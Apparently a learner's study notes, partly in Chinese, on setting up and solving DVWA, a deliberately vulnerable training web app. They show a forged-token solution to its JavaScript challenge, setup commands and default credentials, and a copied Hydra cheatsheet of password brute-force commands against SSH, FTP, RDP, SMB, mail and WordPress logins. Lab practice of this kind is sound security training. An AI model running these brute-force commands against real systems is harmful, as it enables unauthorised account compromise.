
memo


測試 `generate_token()`


```
md5(rot13('ChangeMe')) // "8b479aefbd90795395b3e7089ae0dc09"
```



```
md5(rot13('success')) // "38581812b435834ebf84ebcc2c6424d6"
```










```
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit
```


New Request
Cancel
Send
Method
URL
POST
http://localhost:8086/vulnerabilities/javascript/
Request Headers
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://localhost:8086
Request Body
token=38581812b435834ebf84ebcc2c6424d6&phrase=success&send=Submit


Headers
Cookies
Request
Response
Timings
Stack Trace
HTML
Raw
Vulnerability: JavaScript Attacks
Submit the word "success" to win.
Well done!
Phrase ChangeMe
Submit
More Information


Headers
Cookies
Request
Response
Timings
Filter Request Parameters
Form data
token: "38581812b435834ebf84ebcc2c6424d6"
phrase: "success"
send: "Submit"

Ref

run DVWA with container

opsxcq/docker-vulnerable-dvwa: Damn Vulnerable Web Application Docker container
https://github.com/opsxcq/docker-vulnerable-dvwa

```
docker run --rm -it -p 8086:80 vulnerables/web-dvwa
```


or

```
docker run -d -p 8086:80 vulnerables/web-dvwa
```

```
go to http://localhost:8086
```

```
To login you can use the following credentials:

    Username: admin
    Password: password
```

帳密用 dev:dev 也能登入 @@



```
http://localhost:8086/instructions.php?doc=readme
```

DVWA 說明頁面裡面也有些文件可以參考，有附贈 Guide，包括了 OWASP10 和難度說明

> https://s3-us-west-2.amazonaws.com/secure.notion-static.com/6f6ab354-cd9a-4f19-bb1b-1c0ab5d8a071/DVWA_v1.3.pdf

首頁 - OWASP Top 10:2021
https://owasp.org/Top10/zh_TW/

DVWA - Damn Vulnerable Web Application
https://dvwa.co.uk/

digininja/DVWA: Damn Vulnerable Web Application (DVWA)
https://github.com/digininja/DVWA

Enable PHP modules

Editing php.ini

1. 直接進入 container 內修改

docker-vulnerable-dvwa/Dockerfile at master · opsxcq/docker-vulnerable-dvwa
https://github.com/opsxcq/docker-vulnerable-dvwa/blob/master/Dockerfile

Repo 裡有寫 PHP5 的設定，但是沒有 for PHP7 的，PHP7 的設定檔在 `/etc/php/7.0/apache2/php.ini`，看起來是已經安裝在環境裡，如果要自己 build，就要另外改 Dockerfile，將自己的 PHP7 config 複製進去

```
...
COPY php.ini /etc/php5/apache2/php.ini
...
```

```
docker exec -it app-training-dvwa /bin/bash
apt update -y && apt install vim -y
vim /etc/php/7.0/apache2/php.ini
service apache2 restart
```

2. 或自行 build image


```
git clone https://github.com/opsxcq/docker-vulnerable-dvwa.git
cd docker-vulnerable-dvwa
# prepare your own php.ini
docker build .
```

Hydra

password list

SecLists/Passwords/Common-Credentials at master · danielmiessler/SecLists
https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials

Hydra-Cheatsheet/Hydra-Password-Cracking-Cheatsheet.pdf at master · frizb/Hydra-Cheatsheet
https://github.com/frizb/Hydra-Cheatsheet/blob/master/Hydra-Password-Cracking-Cheatsheet.pdf



Hydra Password Cracking Cheatsheet

Command	Description
hydra -P password-file.txt -v $ip snmp	Hydra brute force against SNMP
hydra -t 1 -l admin -P /usr/share/wordlists/rockyou.txt -vV $ip ftp	Hydra FTP known user and rockyou password list
hydra -v -V -u -L users.txt -P passwords.txt -t 1 -u $ip ssh	Hydra SSH using list of users and passwords
hydra -v -V -u -L users.txt -p "" -t 1 -u $ip ssh	Hydra SSH using a known password and a username list
hydra $ip -s 22 ssh -l -P big_wordlist.txt	Hydra SSH Against Known username on port 22
hydra -l USERNAME -P /usr/share/wordlistsnmap.lst -f $ip pop3 -V	Hydra POP3 Brute Force
hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V	Hydra SMTP Brute Force
hydra -L ./webapp.txt -P ./webapp.txt $ip http-get /admin	Hydra attack http get 401 login with a dictionary
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip	Hydra attack Windows Remote Desktop with rockyou
hydra -t 1 -V -f -l administrator -P /usr/share/wordlists/rockyou.txt $ip smb	Hydra brute force SMB user with rockyou:
hydra -l admin -P ./passwordlist.txt $ip -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'	Hydra brute force a Wordpress admin login


Medusa

Brute Force Password Cracking with Medusa | by SheHacks_KE | Medium
https://shehackske.medium.com/brute-force-password-cracking-with-medusa-b680b4f33d69
jmk-foofus/medusa: Medusa is a speedy, parallel, and modular, login brute-forcer.
https://github.com/jmk-foofus/medusa

write-ups

ctf-writeups/dvwa-low.md at master · mzet-/ctf-writeups
https://github.com/mzet-/ctf-writeups/blob/master/DVWA/dvwa-low.md

reCAPTCHA API key missing



取得 *reCAPTCHA v2* public & private key

https://www.google.com/recaptcha/admin/create

https://www.google.com/recaptcha/admin/create

註冊網域:

```
localhost
```

edit `/var/www/html/config/config.inc.php`

```
vim /var/www/html/config/config.inc.php
```

```
# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin/create
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

不支援 localhost 了，因此可以用 .local or 自己定義其他 alias 取代 localhost

edit hosts file

```
127.0.0.1 dvwa.localtest
```

Other links

Web Security Testing Cookbook
https://learning.oreilly.com/library/view/web-security-testing/9780596514839/

MySQL SQL Injection Cheat Sheet | pentestmonkey
https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

我們與 OSCP 的距離
https://tech-blog.cymetrics.io/posts/crystal/oscp-review/

資安這條路 04 - [Injection] SQL injection - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天
https://ithelp.ithome.com.tw/articles/10240102
[Day30] Pentesting CheatSheet Meow Meow - iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天
https://ithelp.ithome.com.tw/articles/10281813

從 PicoCTF 中跨領域學資訊安全 :: 2021 iThome 鐵人賽
https://ithelp.ithome.com.tw/users/20134305/ironman/4222

SQL Tutorial
https://www.w3schools.com/sql/default.asp
SQL Server IF ELSE Statement By Examples
https://www.sqlservertutorial.net/sql-server-stored-procedures/sql-server-if-else/
Oracle基本修練: PL/SQL if-else, case statements | by ChunJen Wang | jimmy-wang | Medium
https://medium.com/jimmy-wang/oracle基本修練-pl-sql-if-else-case-statements-5399d6631307

OWASP Top Ten Web Application Security Risks | OWASP
https://owasp.org/www-project-top-ten/
網路安全-靶機dvwa之sql注入Low到High詳解（含程式碼分析）_osc_0qnrwmy3 - MdEditor
https://www.gushiciku.cn/pl/pFNg/zh-tw

Types of XSS | OWASP Foundation
https://owasp.org/www-community/Types_of_Cross-Site_Scripting#DOM_Based_XSS_.28AKA_Type-0.29

SQL Server IF ELSE Statement By Examples
https://www.sqlservertutorial.net/sql-server-stored-procedures/sql-server-if-else/
Oracle基本修練: PL/SQL if-else, case statements | by ChunJen Wang | jimmy-wang | Medium
https://medium.com/jimmy-wang/oracle基本修練-pl-sql-if-else-case-statements-5399d6631307

Flexible Database Schema + Hybrid Data Model | JSON
https://mariadb.com/database-topics/semi-structured-data/

Birds of a Feather 2017: 邀請分享 Light Up The Korean DarkWeb - Dasom Kim
https://www.slideshare.net/HITCONGIRLS/birds-of-a-feather-2017-light-up-the-korean-darkweb-dasom-kim
The Malware Museum : Free Software : Free Download, Borrow and Streaming : Internet Archive
https://archive.org/details/malwaremuseum